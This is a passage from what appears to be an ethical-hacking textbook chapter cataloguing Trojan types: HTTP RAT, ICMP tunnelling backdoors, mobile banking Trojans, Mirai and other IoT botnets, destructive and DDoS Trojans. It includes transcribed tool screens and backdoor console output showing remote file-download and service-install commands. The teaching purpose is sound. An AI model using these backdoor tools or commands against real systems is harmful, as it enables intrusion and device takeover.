

Attacker
IP: 10.0.0.5:443
Normally Firewall allows you through port 443
SSL
Encrypted Traffic
Victim
IP: 10.0.0.8:443


Figure 7.17: SHTTPD attack process

- ### HTTP RAT

  HTTP RAT uses web interfaces and port 80 to gain access. It can be understood simply as an HTTP tunnel, except that it works in the reverse direction. These Trojans are comparatively more dangerous as they work nearly ubiquitously where the Internet can be accessed.

  Features

  - Displays ads and records personal data/keystrokes
  - Downloads unsolicited files and disables programs/system
  - Floods Internet connection and distributes threats
  - Tracks browsing activities and hijacks Internet browser
  - Makes fraudulent claims about spyware detection and removal


HTTP RAT 0.31
HTTP RAT
backdoor webserver
by z0mbie
v0.31
Create
Exit
② Infect the victim's computer with `server.exe` and plant HTTP Trojan
The Trojan sends an email with the location of an IP address ③
④ Connect to the IP address using a browser to port 80
Victim
Zombie's HTTP_RAT
10.10.0.10/c/
running processez:
www.hackingarticles.in
Generates `server.exe` using HTTP RAT
①
Attacker

latest version here:

settings

☑ send notification with ip address to mail

SMTP server 4 sending mail
u can specify several servers delimited with ;

smtp.mail.ru;some.other.smtp.server;

your email address:

you@mail.com

☑ close FireWalls   server port: 80

welcome 2 HTTP_RAT infected computer }:]


Figure 7.18: Working of HTTP RAT Trojan

- ## ICMP Trojans

  The Internet Control Message Protocol (ICMP) is an integral part of IP, and every IP module must implement it. It is a connectionless protocol that provides error messages to unicast addresses. The ICMP protocol encapsulates the packets in IP datagrams.

An attacker can hide the data using covert channels methods in a protocol that is undetectable. The concept of ICMP tunneling allows one protocol to be carried over another protocol. ICMP tunneling uses ICMP echo request and reply to carry a payload and stealthily access or control the victim's machine. Attackers can use the data portion of ICMP_ECHO and ICMP_ECHOREPLY packets for arbitrary information tunneling. Network layer devices and proxy-based firewalls do not filter or inspect the contents of ICMP_ECHO traffic, making the use of this channel attractive to hackers.

Attackers simply pass, drop, or return the ICMP packets. The Trojan packets themselves masquerade as common ICMP_ECHO traffic. The packets can encapsulate (tunnel) any required information.



```
C:\Documents and Settings\Administrator\WINDOWS\Desktop\
ICMP Backdoor Win32>icmpsend 127.0.0.1
        ======Welcome to www.hackerxfiles.net=======
        ---[ ICMP-Cmd v1.0 beta, by gxisone  ]---
        ---[ E-mail:     gxisone@hotmail.com  ]---
        ---[                       2003/8/15
        ]---
        Usage: icmpsend RemoteIP
        Ctrl+C or Q/q to Quite      H/h for help
ICMP-CMD>H
[http://127.0.0.1/hack.exe =admin.exe]   <Download Files.
Parth is \\system 32>
[pslist]          <List the Process>
[pskill ID]      <Kill the Process>
Command    <run the command>
ICMP-CMD>
```

```
C:\Documents and Settings\Administrator\WINDOWS\Desktop\
ICMP Backdoor Win32>icmpsrv -install
       ======Welcome to www.hackerxfiles.net=======
       ---[      ICMP-Cmd v1.0 beta, by gxisone    ]---
       ---[     E-mail:  gxisone@hotmail.com       ]---
       ---[                       2003/8/15            ]-
       --
       Usage: icmpsrv -install <to install service>
                   Icmpsrv -remove <to remove service>
Transmitting File .. Success !
Creating Service .. Success !
Starting Service .. Pending .. Success !
C:\Documents and
Settings\Administrator\WINDOWS\Desktop\ICMP Backdoor Win32
```


Figure 7.19: Working of ICMP Trojan

Mobile Trojans

Mobile Trojans are malicious software that target mobile phones. Mobile Trojan attacks are increasing rapidly due to the global proliferation of mobile phones. The attacker tricks the victim into installing the malicious application. When the victim downloads the malicious app, the Trojan performs various attacks such as banking credential stealing, social networking credential stealing, data encryption, and device locking.

- **BasBanke**

  BasBanke is a Trojan family that runs on Android. The Trojan was first identified in 2018 during the Brazilian elections, registering over 10,000 installations as of April 2019 from the official Google Play Store alone. It is a banking Trojan, and when it infects a device, it will perform keystroke logging, screen recording, SMS interception, and theft of credit card and financial information. To trick users into downloading this Trojan, the Trojan creators advertised it via WhatsApp and Facebook messages. The most widely spread and downloaded malicious version of BasBanke is the fake CleanDroid Android app. CleanDroid projects itself as a mobile junk cleaning and memory boosting app; however, it is actually a banking Trojan.



https://m.facebook.com
Clean Droid
Patrocinado
CleanDroid
#Único Aplicativo de segurança recomendado pelo GooglePlay!
cleandroid.gplay.services
CleanDroid - Unico
CleanDroid - Unico Aplicativo de segurança reco...
BAIXAR
61
6 compartilhamentos
Curtir
Comentar
Compartilhar
Google Play
CleanDroid
MatriFOT
Arte e design
Número 8: Em alta
INSTALAR
4,6 ★
14 avaliações
3,2 MB
Classificação Livre
Somos o único aplicativo que possui mais recursos

100% Grátis esse APP promete até 70% em economia de dados 3G/4G, protege seus arquivos contra vírus, otimiza seu celular limpando arquivos que provocam a lentidão. CleanDroid é um salva-vidas para aqueles que adoram música e vídeo, enviam muitas mensagens e trabalham em aplicações em seus celulares Android. Não perca tempo baixe e confira.

Figure 7.20: Screenshot of BasBanke Mobile Trojan

Some additional mobile Trojans are as follows:

- Agent Smith
- Hiddad
- AndroRAT
- Rotexy
- Gplayed
- Asacub
- Gustuff

IoT Trojans


Internet of things (IoT) refers to the inter-networking of physical devices, buildings, and other items embedded with electronics. IoT Trojans are malicious programs that attack IoT networks. These Trojans leverage a botnet to attack other machines outside the IoT network.

- **Mirai**

  Mirai is a self-propagating IoT botnet that infects poorly protected Internet devices (IoT devices). Mirai uses telnet port (23 or 2323) to find those devices that are still using their factory default username and password. Most IoT devices use default usernames and passwords. Mirai can infect such insecure devices (bots) and co-ordinate them to mount a DDoS attack against a chosen victim.

Features:

- Login attempts with 60 different factory default username and password pairs
- Built for multiple CPU architectures (x86, ARM, Sparc, PowerPC, Motorola)
- Connects to C&C to allow the attacker to specify an attack vector
- Increases bandwidth usage for infected bots
- Identifies and removes competing malware
- Blocks remote administration ports



```
Connection to 5.206.225.96 23 port [tcp/telnet] succeeded!

█. . .

                       .                                 .
                      @88>                              @88>
   ..      .     :     %8P       .u     .                 %8P
 .888: x888  x888.      .     .d88B :@8c        u        .
~ 8888~'888X ?888f   .@88u  =~8888f8888r     us888u.   .@88u
  X888  888X '888>  ''888E    4888>'88~   .@88 ~8888~ ''888E
  X888  888X '888>    888E    4888> '     9888  9888    888E
  X888  888X '888>    888E    4888>       9888  9888    888E
  X888  888X '888>    888E   .d888L .+    9888  9888    888E
 ~*88%~~*88~ '888!    888&   ^~8888*~     9888  9888    888&
    ~     ~     ~     R888~      ~Y~      ~888*~~888~   R888~
                       ~~                  ^Y~   ^Y'     ~~

            - A text-based MUD by Oscar Popodokulus -


No account? Register at www.elrooted.com
Enter user> yop
yop
Enter pass> yop
***

Disconnected by server. |
Press any key to exit.
```

Figure 7.21: Screenshot displaying Mirai DDoS attack botnet Trojan

Prevention:

- Using anti-Trojan software and updating usernames and passwords can prevent Mirai DDoS botnet Trojan attacks.

Some additional IoT Trojans are as follows:

- Silex BrickerBot
- Satori
- Torii botnet
- Miori IoT Botnet
- Bashlite IoT Malware
- Gafgy Botnet

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- CertLock
- GhostHook
- Trojan.Disabler

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Shamoon is still considered as the most destructive Trojan. Shamoon uses a Disttrack payload that is configured to wipe systems as well as virtual desktop interface snapshots. This Trojan propagates internally by logging in using legitimate domain account credentials, copying itself to the system, and creating a scheduled task that executes the copied payload. Other currently prevalent destructive Trojans include Dimnie, GreyEnergy, and Killdisk.


DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include Electrum DDoS botnet and Bushido Botnet. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Command Shell Trojans

